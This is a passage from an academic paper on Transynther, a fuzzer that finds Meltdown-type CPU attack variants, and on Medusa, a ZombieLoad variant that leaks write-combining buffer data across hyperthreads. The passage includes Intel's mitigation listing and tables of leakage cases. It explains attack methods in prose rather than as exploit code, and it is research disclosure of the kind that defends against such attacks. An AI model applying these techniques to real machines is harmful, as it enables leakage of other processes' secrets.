Intel Hyperthreading technology implements SMT by sharing the core between two simultaneous threads, logical CPUs. These logical CPUs share some of the resources such as the store buffer in a compartmentalized fashion where the resource is halved into two separate sections upon activation of the second thread. Other resources, such as the fill buffer, are time shared. Intel Hyperthreading has suffered from various microarchitectural side channels due to the time-sharing of resources such as translation look-aside buffer (TLB) [17] and execution ports [2]. MDS attacks demonstrated data leakage due to sharing of various buffers within the core [24, 52, 58].

Transactional Memory. *Intel Transactional Synchronization Extension (TSX)* implements *Hardware Transactional Memory* by extending the instruction set with a new set of barriers in which application developers can define a block of code as atomic by surrounding it with the `xbegin` and `xend` instructions. The CPU only commits the results of a transaction if the entire block executes successfully. TSX transactions are aborted on conflicting cache and memory operations that may affect the atomicity of the transaction, as well as on interrupts. Intel TSX has been exploited for both attack and defense [18, 31, 51]. In Meltdown attacks, TSX can be abused as a silent event suppression mechanism that may enable further leakages (cf. Section 2.4).

2.4 Microarchitectural Attacks

Flush+Reload. Flush+Reload [63] exploits the difference in memory-access times for cached and uncached shared memory pages. In a Flush+Reload attack, the attacker flushes the cache line for a shared memory address using the `clflush` instruction and subsequently measures the access time to the memory. If the execution time is high, the data has not been cached. However, if another execution context accesses the address, the attacker observes a low access time as the data is cached. Flush+Reload has been used to attack cryptographic implementations [5, 20, 29] as well as to spy on user's behavior [19, 38, 64]. As in previous meltdown-type attacks [39, 52, 57], we use Flush+Reload as a covert channel from the microarchitectural to the architectural domain.

Transient-Execution Attacks. Modern CPUs employ out-of-order and speculative execution to increase performance. With out-of-order execution, CPUs can execute instructions further in the instruction stream as long as their dependencies are satisfied. Similarly, speculative execution enables a CPU to guess the outcome of a conditional branch to continue executing the most likely path.

If an instruction which was executed out of order or speculatively was wrongly executed, this instruction is simply not committed to the architectural state. However, the instruction might have had a side effect on the microarchitectural state, such as the cache. In this case, such an instruction is called a transient instruction [11, 35, 39]. Transient-execution attacks exploit such transient instructions to leak data and are divided into Meltdown-type and Spectre-type attacks [11].

While Spectre-type attacks exploit transient instructions caused by wrongly predicted conditional branches, in Meltdown-type attacks, the attacker leverages out-of-order execution following a faulting load. The transient instructions after the faulting load still have access to the data and can encode it into the microarchitectural state [10, 39, 50, 52, 53, 57, 58, 61]. Using a covert channel, such as Flush+Reload, the attacker can then bring the microarchitectural state to the architectural state, ultimately leaking the secret.




Figure 2: Transynther phases: After mutating a new code sequence for a meltdown-style attack, the code is evaluated. If there is a leakage detected, the sample is analyzed further during the classification phase.

3 Automatically Exploring Meltdown Attacks

We introduce Transynther, an automated approach for exploring Meltdown-type attacks. Transynther uses an innovative techniques based on fuzzing to systematically explore Meltdown-type attacks. The aim is to identify new variants of existing attacks, which are, e.g., faster, less complex, or are not mitigated, as well as entirely new Meltdown-type variants.

Transynther works in three phases, as outlined in Figure 2. In the first phase, the *synthetisation phase*, Transynther uses building blocks of existing attacks to mutate and combine them to potential new attacks. In the second phase, the *evaluation phase*, Transynther executes the code from the synthetisation phase and evaluates whether the code leads to data leakage. Finally, if the evaluation phase was successful, the *classification phase* tries to automatically classify the source of the leakage using performance counters.

3.1 Synthetisation Phase

The first phase is the synthetisation phase. In this phase, Transynther generates a code snippet, which is a potential Meltdown-type attack. For this, Transynther relies on building block from existing Meltdown-type attacks, including Meltdown [39], ZombieLoad [52], RIDL [58], Foreshadow [57], Fallout [10], Meltdown-PK [11], Meltdown-AVX [24], and Meltdown-RW [34].

The common pattern for all these attacks is as follows:

① Preparing the microarchitectural state (e.g., flushing, accessing, or storing data).

② Executing a load operation causing a fault (as Schwarz et al. [52], we consider microcode assists as microarchitectural faults).

③ Consuming the loaded data with dependent instructions and encoding it in a microarchitectural element.

As the encoding in ③ does not affect the root cause of a Meltdown-type attack [39, 56], we always encode the loaded value in the cache, which allows us to recover the encoded values using a Flush+Reload covert channel. This approach is used in the majority of Meltdown-type attacks [10, 11, 34, 39, 52, 53, 57, 58, 61]. Initially, Transynther sets up two pools to be used in ②. One pool contains possible *load operations* and one contains possible *load targets*:

Load operations. Memory Loads are operations that load data from memory addresses into registers. The simplest load operation is a `mov` from a memory address to a general-purpose register. Transynther supports `mov` with all possible sizes, from 8 bits to 64 bits. Additionally, aligned and unaligned AVX loads (`{v}movaps`/`{v}movups`) with a size of 128 and 256 bits are supported.

Load targets. Load targets are virtual addresses with a systematic pattern of different setup of the page-table entry, as discussed by Canella et al. [11]. As a starting point, we rely on load targets with certain page-table bits, which were already used for Meltdown-type attacks. This includes the user-accessible bit [39, 52], accessed bit [10, 52], present bit [10, 57, 58, 61], writable bit [34], and protection key [11]. For a systematic approach, we also add load targets with page-table bits that have not been used in successful Meltdown-type attacks, including the dirty bit, write-through bit, uncachable bit, size bit, and non-executable bit. Finally, we also add addresses that do not have a valid mapping to physical pages, such as non-canonical addresses (addresses where the bits 48 to 63 are different than bit 47, e.g., `0x1234567812345000`) and physically unmapped addresses, e.g., `NULL`.

Furthermore, Transynther creates a victim that injects known data throughout microarchitectural buffers by repeatedly loading and storing that data to different virtual addresses and memory types. The victim can either be a separate application running on the sibling CPU thread or running time-sliced on the same thread, e.g., using multithreading.

During synthesis, Transynther randomly chooses, mutates, and combines building blocks for ① and ②. To prepare the microarchitecture (①), Transynther randomly chooses an operation (load, store, or flush) and an address from the load-target pool. Then, the address is mutated by adding a random offset between 0 B and 4 kB. This ensures that the address still maps to the same page in most cases, however, to the page offset of a different cache line. Note that there is the case that a multi-byte load might lead to a split-page load if parts if the offset is too large. We intentionally allow this behavior, as split-page loads are also corner cases that may trigger leakage. For ②, Transynther randomly chooses a load operation and a load target. Similarly, a randomly chosen offset between 0 B and 4 kB is added to the load target address.

Transynther also randomly inserts independent operations between the preparation of the microarchitecture (①) and the faulting load (②). Such operations are, e.g., `nops` (no operations), ALU operations on unrelated registers, as well as additional architectural faults. These instructions add a certain amount of timing differences and thus increase the chance of triggering a race condition in the pipeline. These operations have been shown to increase the leakage rate for existing

attacks, as observed in the published proof-of-concept implementations for other transient-execution attacks [39, 52].

Finally, Transynther adds another load operation consuming the value of the faulting load in ② and encoding it into the cache. This operation simply accesses the n^{th} page in a 256-page array, where n is the byte value provided by the faulting load in ② [11, 39]. Again, Transynther randomly inserts independent operations between this step and the faulting load to vary the timing between ② and ③.

3.2 Evaluation Phase

In the evaluation phase, Transynther evaluates whether the synthesized code snippets from the synthetisation phase lead to data leakage. Transynther uses an evaluation framework consisting of a preparation part that fills microarchitectural buffers, the synthesized code snippet augmented with exception suppression, and a Flush+Reload loop to recover the values encoded in ③. The code in the evaluation framework is executed in an endless loop for a user-specified amount of time, e.g., 2 seconds. The values recovered using Flush+Reload are compared to the known values from the preparation part. For every evaluated snippet, Transynther logs the number of correct and wrong leaked values. Snippets for which correct leakage is detected are *candidate snippets* used in the classification phase. Snippets that do not leak correct values are discarded and not further analyzed. In contrast to traditional application fuzzing, there is no feedback in our approach enabling Transynther to improve a snippet. The only feedback that the CPU provides is whether the snippet leaks data or not. Moreover, as we try to discover vulnerabilities in the microarchitecture, we cannot use a CPU emulator [42].

3.3 Classification Phase

In the final phase, Transynther analyzes the source of the leakage using *microarchitectural buffer grooming*,and *performance counters*.

Microarchitectural Buffer Grooming. The main idea of microarchitectural buffer grooming is to put microarchitectural buffers into a known state. To achieve this, we fill every microarchitectural buffer with known data that is unique for each buffer. Hence, if any leakage is observed, the leakage source can be inferred from the values. In the simplest case, each buffer contains a repeated, single printable character. For example, by storing several 'S'-characters, we "fill" the store buffer with this character. If we then leak multiple 'S'-characters, we can consider the store buffer as a potential leakage source. By having a unique character per buffer, buffer grooming provides an elementary form of data taint tracking [4]. In the case of data leakage, Transynther at least knows the origin of the data.

For buffer grooming, we only consider on-core data buffers, *i.e.*, the L1 data cache, store buffer, line-fill buffers, load buffer, load ports, and WC buffers. While buffer grooming is straightforward for certain buffers, e.g., the L1 cache, it is more difficult for other buffers, e.g., the line-fill buffer. Fortunately, Intel provides software sequences for mitigating some of the MDS attacks if microcode update cannot be used. These software sequences are designed to zero-out the data in all microarchitectural data buffers [24], *i.e.*, it sets the values in all buffers to a known value of zero.

```
1  mov %[scratch], %rdi
2  lfence
3  orpd (%[zero_ptr]), %xmm0
4  orpd (%[zero_ptr]), %xmm0
5  xorl %eax, %eax
6  1: clflushopt 5376(%[scratch],%rax,8)
7  addl $8, %eax
8  cmpl $8*12, %eax
9  jb 1b
10 sfence
11 movl $6144, %ecx
12 xorl %eax, %eax
13 rep stosb
14 mfence
```

Listing 1: Software sequence to overwrite all microarchitectural buffers for Skylake and newer microarchitectures [24].

Listing 1 shows the software sequence used to zero-out the buffers on Skylake and newer microarchitectures. In Lines 3 to 4, the load ports are zeroed out. Then, 12 cache lines are flushed (Line 6) to ensure that 12 of the subsequent writes in Line 13 have to go through the 12 line-fill-buffer entries [52]. Using `rep stosb` additionally ensures that the WC-buffer entries of the line-fill buffer are also used, and thus zeroed-out. For buffer grooming, we can rely on an adapted software sequence. Instead of writing zero to all buffers, we write a repeated, unique character to every buffer. This is as simple as, e.g., letting `zero_ptr` point to a memory content not containing 0 but 'L'-characters to ensure that load port is overwritten with repeating 'L's. Moreover, we can replace the `rep stosb` with a normal `mov` in a loop to distinguish WC buffers from general line-fill buffers.

The obvious limitation is that Transynther cannot track the actual flow of the data in hardware. For example, data in the store buffer could have already been written to the L1 cache and subsequently been leaked from the L1 cache. Still, for Transynther it looks as if the data was leaked from the store buffer. To reduce the number of false classifications, we additionally rely on hardware performance counters.

Performance Counters. To gain additional insight on the leakage source, we augment Transynther with the ability to record hardware performance counters while leaking values. Thus, in addition to the source of the leaked values, we also observe the active microarchitectural elements. Table 1 shows the performance counters we used.Some of these performance counters have already been shown to successfully identify leakage sources [30, 52]. Transynther correlates the

Table 1: The performance counters used in Transynther to identify the active microarchitectural elements.

Counter	Description
MEM_LOAD_RETIRED.FB_HIT	Data loaded from a line-fill-buffer entry.
MEM_LOAD_RETIRED.L1_HIT	Data loaded from the L1 data cache.
MEM_LOAD_RETIRED.L2_HIT	Data loaded from the L2 data cache.
L1D_PEND_MISS.FB_FULL	Data is neither in L1 nor in fill buffer.
LD_BLOCKS.STORE_FORWARD	Store buffer blocks load.
LD_BLOCKS_PARTIAL.ADDRESS_ALIAS	Load blocked by partial address match.
MEM_INST_RETIRED.SPLIT_LOADS	Data spans across two cache lines.

performance-counter values with the number of leaked bytes using the Pearson correlation coefficient (Figure 8 in Appendix B). A high positive correlation between the number of leaked bytes and the events for a microarchitectural element indicates that this element is involved in the leakage. With microarchitectural buffer grooming and the correlation coefficient from the performance counters, Transynther can provide an educated guess of the leakage source.

3.4 Transynther Results

In our first set of experiments on Intel CPUs, we ran Transynther for about 46 500 test cases distributed on the three Intel Core i7-7700 (Kaby Lake), i7-8650U (Kaby Lake R), and i9-9900K (Coffee Lake) CPUs. We ran each test case for 2 s, totaling about 26 CPU hours. Transynther generated 5100 code snippets, which showed transient leakage. Based on the classification and subsequent manual analysis, we filtered the generated code snippet to 100 interesting cases with a unique code and leakage pattern. We identified multiple classes of leaking code sequences, as described in Section 3.4.1.

We also ran some tests on an AMD Ryzen 5 2500U and show that while there is no data leakage on AMD, AMD is not by-design immune to the root cause of Meltdown-type attacks. In our second experiment, we ran Transynther for about 10 000 test cases on an AMD machine. Similarly, we ran each test case for 2 s, totaling about 5 CPU hours. We report our findings in Section 3.4.2.

3.4.1 Intel

Split Cache Access. Transynther reproduced various variants of split cache access that lead to MLPDS. Split accesses refer to memory accesses that span over two cache lines and are handled differently from normal loads accessing a single cache line. In the generated proof of concepts, we can observe that when split access is suffering a faulty load, it directly leaks the data that is loaded by the sibling CPU thread (①). Split access works for page faults (user-accessible and present), as well as for microcode assists caused by setting the accessed bit. We only saw MLPDS leakage on Kaby Lake and Kaby Lake R but not on the Coffee Lake microarchitecture. Another observation is that MLPDS with split access works much faster when there is a page fault caused by accessing a non-present page before the target faulty load[2]. In contrast, a page fault caused by accessing a non-user-accessible page does not increase the leakage rate. Split accesses can also be triggered via vector move instructions (②), which lead to the same behavior and leakage.

Vector Move. A faulting vector load instruction with correct alignment and without crossing a cache line can leak data (③). [3] Depending on which part of the vector is read, it can leak different parts of the implicitly write-combined data. Prior faults also affect which part of the data is leaked. We hypothesize that this is due to the different time it takes to handle the exception for the fast string copy operation. Faulting vector loads also show fast leakage for a non-canonical address, whereas a simple non-canonical fault requires additional memory grooming to work. In contrast, to split cache accesses, we did not observe leakage for a page fault in our setup of microarchitectural buffer grooming. Note that while Intel refers to all these cases as MLPDS [24], we distinguish the specific case of leaking from implicit WC.

AVX Alignment Fault. Transynther created many variants of alignment-enforcing vector loads, e.g., `vmovaps`, in combination with unaligned addresses, leading to a general-protection exception. The results indicate that the alignment exception is prioritized in the pipeline as it does not depend on the address type (④). In contrast to ③, ④ also works with page faults and even valid addresses that are not causing any faults for regular memory operations, e.g., `vmovups or mov`.

Store-to-leak. Transynther showed that during a TSX transaction, Store-to-leak [11] works on all addresses except for non-present addresses (⑤).

Transynther also generated a case that when an unrelated `rep mov` instruction is executed before the store, Store-to-leak does not forward the data anymore. We further noticed that adding a fence instruction between the store and load prevents Store-to-leak. For Fallout [10], it has no effect (⑥).

4K-Aliasing Forwarding (Fallout). As discovered in Fallout [10], store-to-load forwarding can falsely forward data when the least-significant 12 bits of the store and load address match [46]. Transynther reproduced combinations of addresses that can forward when the store and load are a multiple of 4 kB apart (⑦). We verified that false forwarding on 4 kB aliasings only works with supervisor fault and access-bit assist. Transynther showed that the forwarding is agnostic to the address of the store, *i.e.*, any store regardless of whether the target is a valid or invalid address is forwarded as far as it meets the 4 kB aliasing condition.

Store-to-load Forwarding and AVX. In our experiments, both Fallout and Store-to-leak [10] also work with aligned

[2] In contrast to non-canonical addresses, Intel microarchitectures do not treat the null addresses differently than any other non-present pages.

[3] Vector load instructions can enforce alignment e.g., `movaps` or be alignment-agnostic e.g., `movups`. A correct alignment here means that either the address of the load is aligned, or the alignment-agnostic version is used.

Table 2: Leakage variants discovered by Transynther.

Case	Preparation	Store	Load	Name
①	(access ⊘, random instructions)	-	⇜ + 🔒 / ✋ / ⊘	MLPDS
②	(access ⊘, random instructions)	-	AVX ⇜ + 🔒 / ✋ / ⊘	MLPDS
③	(access ⊘, random instructions)	-	AVX + 🔒 / ✋ / <✖>	Medusa
④	(access ⊘, random instructions)	-	AVX ⇉ + 🔒 / ✋ / ⊘ / <✖> / ✓	Medusa
⑤	-	store (to load)	🔒 / ✋ / <✖> / ✓	S2L
⑥	(`rep mov` + store, store + fence + load)	store (to load)	🔒 / ✋ / <✖> / ✓	-
⑦	-	store (4K Aliasing) + 🔒 / ✋ / ⊘ / <✖> / ✓	🔒 / ✋	MSBDS
⑧	-	store (4K Aliasing, to load) + 🔒 / ✋ / ⊘ / <✖> / ✓	AVX ⇉ + 🔒 / ✋ / ⊘ / <✖> / ✓	MSBDS, S2L
⑨	(Sibling on/off)	store (random address) + ⊘	🔒 / <✖>	MSBDS
⑩	(Sibling on/off + clflush (store address))	store (Cache Offset of Load) + ⊘	🔒 / <✖>	MSBDS
⑪	(Sibling on/off + repmov (to Load))	store (to Load)	AVX ⇉ + 🔒 / ✋ / ⊘ / <✖> / ✓	Medusa, MLPDS
⑫	-	Store (Unaligned to Load)	🔒 / ✋ / <✖>	Medusa
⑬	(random instructions)	AVX Store (to Load)	<✖>	Medusa, MLPDS, MSBDS
⑭	-	random fill stores	<✖>	MSBDS

<✖> Non-canonical Address Fault ⊘ Non-present Page Fault 🔒 Supervisor Protection Fault ⇉ AVX Alignment Fault
✋ Access-bit Assist ⇜ Split-Cache Access Assist ✓ Access without fault or Assist

AVX loads. However, when the load suffers a vector alignment general-protection exception, Store-to-leak and Fallout both ignore the address types for both stores and loads (⑧).

Store-Forwarding and Faulting Stores. Transynther discovered that faulting stores can be forwarded independently of address aliasing and matching. In ⑨, we perform a store to non-present addresses causing a page fault, e.g., a null address. When the sibling thread is turned on and off, the store is forwarded to the faulting load without any aliasing. Interestingly, we can still index over which byte of the store to be leaked. This variant of MSBDS only works with supervisor fault and non-canonical address exceptions.

Store Forwarding and Cache Aliasing. Transynther also created code sequences that leak the store data based on aliasing of only the cache offset. This is in contrast to the current understanding that only full address matching or 4 kB aliasing forwards the data (⑩).

Store Forwarding and Stale Load Forwarding. As we mentioned in various cases, grooming the pipeline may affect which data will be forwarded/leaked first. For instance, Transynther generated a multitude of proof of concepts that different types of buffers and values can be leaked with vector alignment exception. We only mention one example here that, Store-to-Leak can be turned into to a case where both the store, and a value from the sibling thread (MLPDS or Medusa) are leaked. In this case, we prepared the architecture with a `rep mov` instruction with the destination address being the faulty load address. When the sibling thread is switching on/off, we see that both the forwarded store and the values loaded by the sibling thread are leaked (⑪).

In this proof-of-concept, `rep mov` which is handled by a specific microcode assist [26], is causing the value from a sibling thread to be loaded instead of the expected store-forwarding, *i.e.*, the value stored previously. We investigated the effect of `rep mov` and found out that we can use it to create a new variant of leakage from the WC buffer (Section 4.2.3).

Unaligned Store Forwarding. We also found using Transynther that unaligned store forwardings can leak values from a sibling thread. This is a special case of store-forward in which the store and load overlap partially, but the actual data bytes on the store can not be forwarded to the load. We investigate this case further and use it as a new attack variant for Medusa in Section 4.2.2 (⑫).

Non-canonical Addresses. Non-canonical addresses are handled differently from regular memory addresses on Intel CPUs [55]. During an early stage of address decoding, the processor converts a 64-bit address to a compacted form, as the actual supported address space is not 64-bit. During this conversion, if the address does not follow the canonical form [27], a general-purpose exception will be thrown. We also verified that there is no page table walk for non-canonical addresses and an early mechanism throw an exception matching the description in the patent.

Medusa observed various cases where the combination of non-canonical address faults will leak data with a different behavior. For instance, store-to-leak on a no-canonical address may not always leak the value of the store. Instead, depending on specific grooming of the architecture, we see that both the store and loads from the sibling thread are leaked (⑬). Another interesting observation is that in certain cases for the store buffer, a non-canonical fault would always leak the last store disregarding any type of aliasing. In this case, we have filled the store buffer with various valid stores, and depending on what state the store buffer will be (a different set of random stores), there are cases where the last store will always be forwarded to the load (⑭).

Transactional Asynchronous Abort (TAA). The Transactional Asynchronous Abort (TAA) [25] represents another vulnerability allowing to leak data from the same microarchitectural buffers as MDS. TSX transactions can be aborted by data conflicts, resource exhaustion, certain instructions, synchronous exception events, e.g., page faults, or asynchronous events within the pipeline [27].

We recorded the performance counters statistics of different variants of Medusa, ZombieLoad [52] and RIDL [58] in Appendix B. We observed that only Variant 2 of ZombieLoad [52] exploits TAA by actively inducing asynchronous aborts as shown by the high number of the `tx_mem.abort_conflict` counter. Other variants that use TSX for exception suppression only show synchronous aborts and hence do not exploit TAA. However, in the rare case that an unrelated event, such as an interrupt or cache eviction, asynchronously aborts the transaction during the load, these variants could also trigger TAA.

3.4.2 AMD

Exception Bypass. One of the requirements for Meltdown-type attacks is to bypass exceptions in an out-of-order fashion. The results from Transynther suggest that the AMD Zen microarchitecture might potentially be vulnerable to Meltdown-type attacks. We found that various exceptions, such as division by zero, an aligned vector store general-purpose exception, as well as a faulting store to a supervisor address, do not stop the out-of-order execution. In line with the AMD whitepaper [3], some of the exceptions are bypassed speculatively. Hence, an important requirement for Meltdown is also present on AMD CPUs, the forwarding of data from faulting instructions. CPUs immune to Meltdown-type attacks have to ensure that operations depending on a faulting instruction cannot get the transient data, e.g., by stalling. While AMD ensures that for page faults, they do not ensure that property for other faulting instructions, e.g., General Protection Memory Access (cf. AMD whitepaper [3], page 5). While we could not show data leakage that violates a security guarantee, e.g., leakage from the kernel, AMD is not by-design immune to the root cause of Meltdown-type attacks.

Vector Move Alignment Fault. We also observed that the faulty vector alignment exceptions are handled differently than other faulty loads. In particular, these exceptions do not block the data flow, and we observe that the pipeline will still speculatively consume the data despite the exception. We observe that the value of the memory page or the value that is written recently to the memory page will be leaked using a Meltdown-style gadget. Again, this does not violate any architectural data flow, but from a microarchitectural standpoint, it shows that computation over transient data that was not supposed to be available is feasible.

3.5 Meltdown Root Cause Generalisation

From the vast amount of results generated by Transynther, we can generalize the common root cause of known Meltdown attacks. As stated by Canella et al. [11], the leakage for all known Meltdown attacks is caused by a faulting load, where microcode assists are considered as microarchitectural faults [52]. In all attacks, we see the same behavior, that the faulting load does not stall and thus cannot simply return no data. As a consequence, the faulting load transiently returns data that can be accessed immediately and where at least parts of the address match.

The microarchitectural element from which an attack leaks depends on the microarchitectural implementation of data-forwarding checks, and where the fault occurs. For example, ZombieLoad and Fallout exploit the same fault as the original Meltdown attack, and RIDL exploits the same fault as Foreshadow. In the case of RIDL and Foreshadow, it is the cleared present bit in the page-table entry of the load target. In the case that the L1 cache contains data with an address that matches the page-frame number, the load simply takes this value. This case is known as Foreshadow or Meltdown-P-L1 [11]. If this is not the case, e.g., because the page-frame number is 0 in the case of a NULL-pointer, the next possibility for data with partial address matches is the line-fill buffer. This case is known as RIDL or Meltdown-P-LFB [11]. Similarly, for Meltdown, ZombieLoad, and Foreshadow, where the user-accessible-bit in the page-table entry is exploited. First, the store buffer is checked in parallel with the L1 data cache. If a store-buffer entry has a partial address match, the faulting load consumes this data, which is known as Fallout or Meltdown-US-SB [10]. Otherwise, if the cache can provide data with partially matching addresses, this is considered as Meltdown-US [11]. In case the L1 cache cannot satisfy the request due to a cache miss or a cache-line conflict, the line-fill buffer can provide the data, resulting in ZombieLoad [52] or Meltdown-US-LFB [11].

Hence, one of the insights from Transynther is that the type of the fault is less important than where the fault occurs, *i.e.*, which microarchitectural element is the "closest" to the fault from which the faulting load can consume data.

4 Medusa: Pre-filtering Data

In this section, we further evaluate a novel ZombieLoad variant, which we discovered using Transynther. First, we show that Medusa allows prefiltering leaked values. Medusa only leaks values used in implicit WC by exploiting the microarchitectural implementation of the WC buffer. Second, we show 3 different variants of Medusa, which each have unique properties. Finally, we analyze potential attack targets for Medusa based on where implicit WC is used in real-world software.

4.1 Leakage Analysis

To evaluate the practicality of Medusa, we first analyze the leakage of Medusa. This includes the source of the leakage as well as the leakage pattern, *i.e.*, how much control an attacker has over the leakage and how much noise is in the leaked data. We first reduced the generated snippet, *i.e.*, we removed instructions as long as the leakage was still visible.

4.1.1 Leakage Source

For the leakage source, Transynther already provides an educated guess that the leakage source of the snippet is the fill buffer. For Medusa, Transynther reports a Pearson coefficient of $r_p = 0.99$ for the fill buffer, while the correlation for the other performance counters is not statistically significant. However, the only leaked value is the character written with `rep stosb`. Hence, in contrast to ZombieLoad [52], Medusa can only leak from a part of the line-fill buffer.

We additionally verify that using the publicly available proof-of-concept for ZombieLoad. Using this victim, we do not see any leakage when using Medusa, while we see a strong leakage when using the ZombieLoad attack. We also used the public proof-of-concept for RIDL [58]. Interestingly, RIDL only works when reading data after a flush and a memory barrier. If either the flush or the memory barrier (*i.e.*, `cpuid` or `mfence`) is missing, we do not get any leakage.

In Table 3, we compare different victims and whether different variant of MDS attacks (ZombieLoad, RIDL, Fallout) or Medusa can leak data from these victims. While data larger than 128 bits, e.g., `rep mov`, can also be leaked with ZombieLoad (same and cross hyperthread) or Fallout (same hyperthread), Medusa only leaks data larger than 128 bits. Hence, while Medusa does not exploit any new data source, it targets exactly one type of victim, and there is no unrelated data from other processes.

WC and Fill Buffer. According to Intel, their microarchitectures use the line-fill buffer as WC buffers [23]. Thus, officially, 10 line-fill-buffer entries can be used for WC [27]. Schwarz et al. [52] experimentally verified this for pre-Skylake microarchitectures but detected 12 line-fill-buffer entries since Skylake. We devised several experiments to analyze the WC-behavior of the line-fill buffer for all memory types supported on x86_64 (cf. Appendix A).

Implicit WC. While there is an explicit WC memory type, there are certain instructions that always use WC independent of the underlying memory type, e.g., non-temporal stores. Depending on the CPU, Intel also documents that non-temporal loads (`MOVNTDQA`) may reduce the number of cache evictions by leveraging the WC buffer [27]. Recent Intel CPUs support fast-string operations via the `rep mov` and `rep stos` instructions [26, 27]. These instructions do not guarantee any order of the written data [27]. Hence, they can employ WC to reduce the number of write requests sent on the memory bus.




Figure 3: Leaking values with Medusa when copying a 256-byte buffer using `rep mov` shows an interesting pattern. While all bytes can be leaked, certain offsets in the buffer have a much higher probability of being leaked.

We verified that with Medusa, we can leak the values both for explicit WC, *i.e.*, memory marked as WC, as well as implicit WC, *i.e.*, `MOVNTDQA`, `rep mov`, and `rep stos`. Hence, Medusa has the unique property among all MDS attacks that the leakage is filtered by instruction types, *i.e.*, the amount of unrelated data is significantly less than in other attacks.

4.1.2 Leakage Pattern

Figure 3 shows the leakage pattern for Medusa when copying a 256-byte buffer in the victim application using `rep mov` over the time of 10 s. It can be seen that while not all offsets in a 256-byte window can be leaked with the same frequency, all offsets can be leaked. For the victim, we use a de Bruijn sequence of order 3 on an alphabet of size 26, *i.e.*, $B(26,3)$, to groom the WC buffer (cf. Section 3.3). We constantly write this sequence to a dummy location using `rep mov`. The victim is running on the sibling logical core.

For the attacker, we always leak 3 bytes at a time by encoding every byte into a different array of 256 pages. As it is possible to compute on the full leaked values in the transient domain [39, 52], we can leak a 32-bit value, split it, and encode it to different arrays. The recovered 3-byte value can then be matched to the de Bruijn sequence used in the victim application. As the position of every 3-byte value within the de Bruijn sequence is unique, this method allows us to analyze the pattern of the leaked values. Notably, we can always see strides of values which occur often in the leaked data, followed by strides which only occur rarely. Especially for the beginning of the buffer, the probability for leaking the first 32 bytes ($p = 67\,\%$, $n = 10\,000$) is significantly higher than for leaking the second 32 bytes ($p = 33\,\%$, $n = 10\,000$). We assume that the split of 32 B is due to the 32 B data-bus size on our test machine (i7-8650U). Hence, to transmit a WC-buffer entry over the common data bus, both halves of the entry have to be transferred separately, and Medusa leaks either the first or second half. Data after the first cache line shows a different pattern. We can always see 16 B strides of values that occur often in the leaked data, followed by 16 B strides, which only occur rarely. Interestingly, this pattern does neither correlate with the bus size, nor with the size of the WC buffer. Moreover, the leakage rate increases after

Table 3: A comparison of MDS attacks in various variants and on different targets.

	With memory barrier		Without memory barrier		>128-bit data	
	load	store	load	store	load	store
⊘	RIDL	RIDL	RIDL (ST)	RIDL (ST)	-	-
<✖>	-	Fallout (ST)	-	Fallout (ST)	-	**Medusa** / Fallout (ST)
🔒	ZombieLoad	ZombieLoad	ZombieLoad	ZombieLoad	ZombieLoad	**Medusa** / ZombieLoad
TAA	ZombieLoad	ZombieLoad	ZombieLoad	ZombieLoad	ZombieLoad	ZombieLoad
PTE inversion	-	Fallout (CL, ST)	-	Fallout (CL, ST)	-	Fallout (CL, ST)
👆	ZombieLoad	ZombieLoad / Fallout (ST)	ZombieLoad	ZombieLoad / Fallout (ST)	ZombieLoad	ZombieLoad / Fallout (ST)
Attack(s)	ZombieLoad / RIDL	ZombieLoad / RIDL / Fallout (ST)	ZombieLoad / RIDL (ST)	ZombieLoad / RIDL (ST) / Fallout (ST)	ZombieLoad	**Medusa** / ZombieLoad / Fallout (ST)

ST Same CPU thread only CL Coffee Lake only <✖> Non-canonical Address Fault ⊘ Non-present Page Fault 🔒 Supervisor Protection Fault 👆 Access-bit Assist




Figure 4: The cache-line offsets and how they contribute to the leakage for Medusa Variant I.

the first 64 B. At the time of writing, we do not know of any way to analyze these effects further, and hence, we leave the investigation of this effect for future work.

4.2 Exploitation Methodology

4.2.1 Variant I: Cache Indexing

We now describe different variants that allow triggering Medusa. In the first variant of Medusa, we rely on faulting loads which are bounded within a cache line. Variant I exploits faulting loads on addresses that point *inside* a cache line (cf. Figure 4) to leak values from the WC buffer. The setup is similar to all Meltdown-type attacks, with a faulting load that transiently encodes the loaded data into a microarchitectural element. In contrast to existing attacks, the type of fault is not important, but the cache-line offset of the faulting address is. We verified Variant I with both non-canonical and supervisor addresses. On our test machine, an i7-8650U, the cache-line offset, *i.e.*, the least-significant 6 bits of the address, has to be at least 8, which is the maximum size of normal memory loads. However, the highest leakage rates are for offsets between 16 and 31. The common data bus has a width of 32 bytes. However, normal loads can only use up to 8, and AVX loads 16 bytes (128 bits). As a consequence, offsets 16 to 31 are rarely used, as only AVX2 (256 bits) uses the full width of the common data bus. However, as the goal of WC is to increase the throughput, (implicit) WC also tries to leverage the entire common data bus. Hence, by using address offsets that index the upper half of the common data bus, Variant I leaks stale values of recent WC operations, e.g., `rep mov`, as well as AVX2 memory loads.

While at first, Variant I appears to be similar to MLPDS [24], ZombieLoad [52], or Fallout [10], it has distinctive properties. First, MLPDS requires either a faulting load spanning a cache line (64 B) or a faulting vector load that is larger than 64 bits [24]. For Variant I, neither of these requirements is necessary. In contrast, Variant I only works if the load is within one cache line. Loads spanning over two cache lines do not show data leakage (cf. Figure 4). Second, Variant I leaks data from the same logical core as well as from the sibling logical core, which is different from Fallout [10]. The leakage is limited to data that is stored using either `rep mov`, `rep stos`, or AVX2. In contrast to ZombieLoad or Fallout, Variant I of Medusa is agnostic to other data passing the store buffer or fill buffer, as they never use the upper half of the common data bus.

4.2.2 Variant II: Unaligned Store-to-Load Forwarding

